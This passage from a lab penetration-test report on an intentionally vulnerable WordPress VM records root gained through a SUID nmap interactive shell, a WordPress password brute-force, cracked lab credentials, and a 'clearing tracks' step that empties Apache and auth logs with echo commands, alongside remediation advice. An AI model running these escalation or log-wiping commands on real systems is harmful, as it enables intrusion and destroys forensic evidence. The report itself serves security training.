


Figure 21: Key 2 retrieved — 822c73956184f694993bede3eb39f959

Key 2 Value: 822c73956184f694993bede3eb39f959

7.4 SUID Binary Search

A search for SUID binaries was conducted to identify privilege escalation vectors. SUID binaries run with the owner's privileges (often root) regardless of who executes them.

```
find / -perm -4000 -type f 2>/dev/null
```




Figure 22: SUID binary search — /usr/local/bin/nmap (version 3.81) identified with SUID bit

Critical finding: /usr/local/bin/nmap — Nmap version 3.81 installed with the SUID bit set, meaning it executes as root. Nmap 3.81 includes an interactive mode feature that drops to a shell — this shell inherits root privileges.

7.5 Nmap Interactive Mode — Root Shell

```
/usr/local/bin/nmap --interactive
```

```
nmap> !sh
```

```
# whoami → root
```




Figure 23: `nmap --interactive + !sh` → root shell. `whoami` returns root




Figure 24: cat /root/key-3-of-3.txt → Key 3 retrieved: 04787ddef27c3dee1ee161b21670b4e4

Key 3 Value: 04787ddef27c3dee1ee161b21670b4e4

Key	Location	Value
Key 1	/key-1-of-3.txt (web root)	073403c8a58a1f80d943455fb30724b9
Key 2	/home/robot/key-2-of-3.txt	822c73956184f694993bede3eb39f959
Key 3	/root/key-3-of-3.txt	04787ddef27c3dee1ee161b21670b4e4

8. System Forensic Log Analysis

8.1 Log File Discovery

After gaining root access, forensic log analysis was performed. The standard `/var/log/apache2/` directory did not exist on this Bitnami-based installation. Log files were located using `find`:

```
find / -name "access.log" 2>/dev/null
ls /opt/bitnami/apache2/logs/
```

Figure 25: Bitnami Apache logs located at `/opt/bitnami/apache2/logs/` — `access_log`, `error_log`, `httpd.pid`, `pagespeed_log`

Log locations confirmed:

- Apache Access Log: `/opt/bitnami/apache2/logs/access_log`
- Apache Error Log: `/opt/bitnami/apache2/logs/error_log`
- Authentication Log: `/var/log/auth.log`

8.2 Apache Access Log — Attack Evidence

The Apache access log contained entries corresponding to the team's activities. The following entry confirms the WordPress admin AJAX interaction from the attacker IP:

Figure 26: Apache access_log — `192.168.56.128 POST /wp-admin/admin-ajax.php HTTP/1.1 200 47 [10/May/2026:21:50:00 +0000]`

This entry confirms the WordPress XML-RPC/admin interaction originating from the attacker's IP address (192.168.56.128) on May 10, 2026, consistent with the credential brute-forcing phase.

8.3 Authentication Log

The `auth.log` was queried for entries associated with the attacker's IP and the `su` command:

```
cat /var/log/auth.log | grep "192.168.56.128"
```

The `auth.log` contained records of authentication events. The `su robot` command executed during post-exploitation generates PAM authentication entries correlating with the privilege switching activity.

9. Phase 5 — Clearing Tracks

Upon completing the operation, the team performed log sanitization and removed indicators of compromise.

9.1 Log Clearing

```
echo "" > /opt/bitnami/apache2/logs/access_log  
echo "" > /opt/bitnami/apache2/logs/error_log  
echo "" > /var/log/auth.log
```

Apache access and error logs were cleared. The auth.log was also wiped. These operations eliminate forensic evidence of the attack timeline from the victim's perspective.

9.2 SUID Bit Removal

To prevent the SUID nmap vector from being reused or detected by defenders, the SUID bit was removed:

```
chmod -s /usr/local/bin/nmap
```

After removing the SUID bit, the nmap binary no longer executes with elevated privileges, closing the privilege escalation vector.

9.3 PHP Reverse Shell Cleanup

The reverse shell code injected into the WordPress theme's style.css was overwritten with benign content to restore normal theme behavior and remove the backdoor.

10. Troubleshooting Log

Per project requirements, this section documents unsuccessful or problematic attempts encountered during the assessment.

Attempt 1 — Kioptrix Level 2 Not Reachable on Network

Field	Detail
Tool / Method	VMware Workstation + nmap -sn 192.168.56.0/24
Expected Outcome	Kioptrix VM visible and responding to network probes
Actual Outcome	VM not discovered in host sweep; no response to ping or nmap
Root Cause	Kioptrix Level 2 uses an older network driver (pcnet32) that does not properly initialize in modern VMware Workstation. The machine powers on but fails to bind an IP address on the NAT adapter.
Resolution	Decision made to switch target to Mr. Robot VM, which configured correctly and was immediately reachable.

Attempt 2 — Nikto Parse Error (Angle Brackets in URL)

Field	Detail
Tool / Method	nikto -h http://<192.168.56.129>
Expected Outcome	Nikto web vulnerability scan output
Actual Outcome	zsh: parse error near '\n'
Root Cause	The URL was typed with angle brackets < > around the IP address, which zsh interprets as shell redirection operators, causing a parse error before nikto even launches.
Resolution	Corrected to: nikto -h http://192.168.56.129 (no brackets). Scan completed successfully.




Figure 27: Nikto parse error due to angle brackets in URL — corrected on second attempt

Attempt 3 — Gobuster Directory Enumeration Timeout

Field	Detail
Tool / Method	<code>gobuster dir -u http://192.168.56.129 -w /usr/share/wordlists/dirb/common.txt</code>
Expected Outcome	List of accessible directories and files on the web server
Actual Outcome	2026/05/10 19:09:38 error on running gobuster: timeout occurred during the request
Root Cause	The WordPress application on this VM has a slow response time to rapid, parallel HTTP requests. The default gobuster timeout (10s) combined with 10 concurrent threads caused connection timeouts.
Resolution	Pivoted to manually inspecting robots.txt using curl, which revealed the sensitive file paths directly and rendered directory brute-forcing unnecessary.

Attempt 4 — WPScan Incorrect Flag Syntax

Field	Detail
Tool / Method	<code>wpscan --url http://192.168.56.129 --username elliot --wordlist ~/fsociety.dic --password-attack wp-login</code>
Expected Outcome	WPScan begins brute-forcing the WordPress login
Actual Outcome	Scan Aborted: invalid option: --username. Did you mean --usernames?
Root Cause	The command used the singular flag --username which is not a valid WPScan option. WPScan v3.8.x uses the plural form --usernames. Additionally, --wordlist and --password-attack are deprecated in favor of --passwords.
Resolution	Corrected to: <code>wpscan --url http://192.168.56.129 --usernames elliot --passwords</code>

unique_list.dic

```
(kali㉿anonymous)-[~]
$ wpscan --url http://192.168.56.129 \
  --username elliot \
  --wordlist ~/fsociety.dic \
  --password-attack wp-login
```

```
Scan Aborted: invalid option: --username
Did you mean?  usernames
```

```
(kali㉿anonymous)-[~]
$
```

Move the mouse pointer inside or press Ctrl+G.

Figure 28: WPScan --username error — "Did you mean --usernames?" — corrected on next attempt

Attempt 5 — fsociety.dic Downloaded as HTML (404 Content)

Field	Detail
Tool / Method	wget http://192.168.56.129/fsociety.dic
Expected Outcome	A plain-text wordlist file with one password candidate per line
Actual Outcome	file fsociety.dic showed: HTML document — the WordPress 404 page was served instead
Root Cause	Multiple wget and curl attempts downloaded HTML content. The file fsociety.dic is served only from the web root, but early requests used wrong paths or received 404 responses. Attempts with --header "Accept: text/plain" also returned 404.
Resolution	Used curl http://192.168.56.129/fsociety.dic --output fsociety.dic which successfully downloaded the 6.9 MB plain-text wordlist.

```
(kali㉿anonymous)-[~]
$ rm fsociety.dic
curl http://192.168.56.129/fsociety.dic --output fsociety.dic
file fsociety.dic
wc -l fsociety.dic
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  8307    0  8307    0     0  230.4k      0      0     0      0      0     0
fsociety.dic: HTML document, ASCII text, with very long lines (1025)
137 fsociety.dic

(kali㉿anonymous)-[~]
$
```

Move the mouse pointer inside or press Ctrl+G.

Figure 29: fsociety.dic showing as HTML document — 137 lines of WordPress HTML, 0 password entries




Figure 30: Multiple wget attempts returning 404 — troubleshooting the correct download path

Attempt 6 — WPScan Brute-Force with Corrupted Wordlist

Field	Detail
Tool / Method	wpscan --url http://192.168.56.129 --usernames elliot --passwords fsociety.dic (before redownload)
Expected Outcome	Valid credentials found
Actual Outcome	No Valid Passwords Found — all 17 CSS-content entries tried, none matched
Root Cause	The initial fsociety.dic contained only the WordPress 404 HTML page content (CSS strings like "border: none !important"), not actual password candidates. The file was corrupted by downloading the WordPress 404 response.
Resolution	Deleted corrupted file, redownloaded correctly using curl --output, deduplicated, and re-ran wpscan. Credentials found in 20 seconds.




Figure 31: WPScan trying CSS strings as passwords ("border: none !important") — No Valid Passwords Found

11. Remediation & Mitigation Strategies

11.1 Outdated WordPress Version (4.3.1) — CRITICAL

Vulnerability: WordPress 4.3.1 contains multiple known CVEs including privilege escalation and XSS vulnerabilities.

Fix: Update WordPress to the latest stable version (6.9.4+).

```
WordPress admin > Dashboard > Updates > Update Now
// In wp-config.php:
define('WP_AUTO_UPDATE_CORE', true);
```

11.2 Weak User Password (elliott:ER28-0652) — CRITICAL

Vulnerability: The WordPress admin account used a predictable password derived from the show's character badge number.

Fix: Enforce strong password policy — minimum 16 characters, mixed case, numbers, symbols. Enable two-factor authentication (2FA) via Wordfence or Google Authenticator plugin.

11.3 XML-RPC Enabled — Multicall Attack Vector — HIGH

Vulnerability: XML-RPC allowed Multicall brute-force attacks, testing hundreds of credentials in a single HTTP request.

Fix: Disable XML-RPC entirely if not needed.

```
# In /opt/bitnami/apps/wordpress/htdocs/.htaccess:
<Files xmlrpc.php>
    Order Deny,Allow
    Deny from all
</Files>
```

11.4 WordPress Theme Editor Enabled (PHP Code Execution) — CRITICAL

Vulnerability: The built-in Theme/Plugin Editor allowed an authenticated admin to inject and execute arbitrary PHP code on the server.

Fix: Disable the file editor in WordPress configuration.

```
# In /opt/bitnami/apps/wordpress/htdocs/wp-config.php:
define('DISALLOW_FILE_EDIT', true);
```

11.5 Unsalted MD5 Password Hash (robot user) — HIGH

Vulnerability: The robot user's password was stored as a plain, unsalted MD5 hash in a world-readable file. MD5 is cryptographically broken and trivially reversible via rainbow tables.

```
chmod 600 /home/robot/password.raw-md5
# In /etc/pam.d/common-password:
password required pam_unix.so sha512 shadow
```

11.6 SUID Bit on Nmap 3.81 — CRITICAL (Privilege Escalation)

Vulnerability: Nmap 3.81 was installed with the SUID bit set, allowing any user to execute it as root. Its interactive mode drops to a root shell via !sh.

```
chmod -s /usr/local/bin/nmap
apt-get install --only-upgrade nmap # Upgrade to 7.x+
```

11.7 PHP Version 5.5.29 (End-of-Life) — HIGH

Vulnerability: PHP 5.5.29 reached end-of-life in July 2016 and receives no security patches. Multiple RCE vulnerabilities exist.

```
# In /opt/bitnami/php/etc/php.ini:
```

```
expose_php = Off
```

Additionally, upgrade PHP to a supported version (8.2+).

11.8 Missing Security Headers — MEDIUM

Vulnerability: Nikto identified multiple missing HTTP security headers.

```
# In /opt/bitnami/apache2/conf/vhosts/wordpress-vhost.conf:
```

```
Header always set X-Content-Type-Options "nosniff"
```

```
Header always set X-Frame-Options "DENY"
```

```
Header always set Content-Security-Policy "default-src 'self'"
```

```
Header always set Strict-Transport-Security "max-age=63072000; includeSubDomains"
```

12. Full Attack Chain Summary

Step	Action	Tool	Result
1	Network interface verification	ifconfig / ip a	Kali IP: 192.168.56.128 confirmed
2	Host discovery sweep	nmap -sn	Target identified: 192.168.56.129
3	Port & service scan	nmap -sV -sC -A	Ports 80, 443 open — Apache/PHP 5.5.29
4	Web vulnerability scan	Nikto	PHP version leak, phpMyAdmin CVEs, missing headers
5	Robots.txt analysis	curl	fsociety.dic & key-1-of-3.txt discovered
6	Key 1 retrieved	wget	Key 1: 073403c8a58a1f80d943455fb30724b9
7	CMS enumeration	WPScan	WordPress 4.3.1, XML-RPC enabled, theme: twentyfifteen
8	Wordlist download & dedup	curl + sort -u	858K entries reduced to 11K unique
9	Credential brute-force	WPScan	elliott : ER28-0652 found via XML-RPC Multicall
10	WordPress admin access	Browser	Full admin dashboard as Elliot Alderson
11	Reverse shell injection	Theme Editor + nc	PHP shell in style.css/404 → daemon shell (uid=1)
12	File enumeration	ls, find	/home/robot — key-2 (robot-only) + password.raw-md5
13	Hash retrieval & cracking	cat + john	robot : abcdefghijklmnopqrstuvwxyz
14	User switching + Key 2	su robot + cat	Key 2: 822c73956184f694993bede3eb39f959
15	SUID enumeration	find -perm -4000	/usr/local/bin/nmap (SUID, version 3.81)
16	Privilege escalation	nmap --interactive + !sh	Root shell obtained
17	Key 3 retrieved	cat /root/key-3-of-3.txt	Key 3: 04787ddef27c3dee1ee161b21670b4e4
18	Log analysis	cat + grep	Apache access_log: attacker IP in POST entries
19	Track clearing	echo + chmod	Logs cleared, SUID removed, shell removed

13. Appendix — Technical Verification Evidence

A. Connectivity Proof




Figure A1: `ifconfig` — Kali 192.168.56.128 on `eth0` (VMware NAT)




Figure A2: `ip a` — confirms `eth0` inet 192.168.56.128/24

B. Foothold Verification

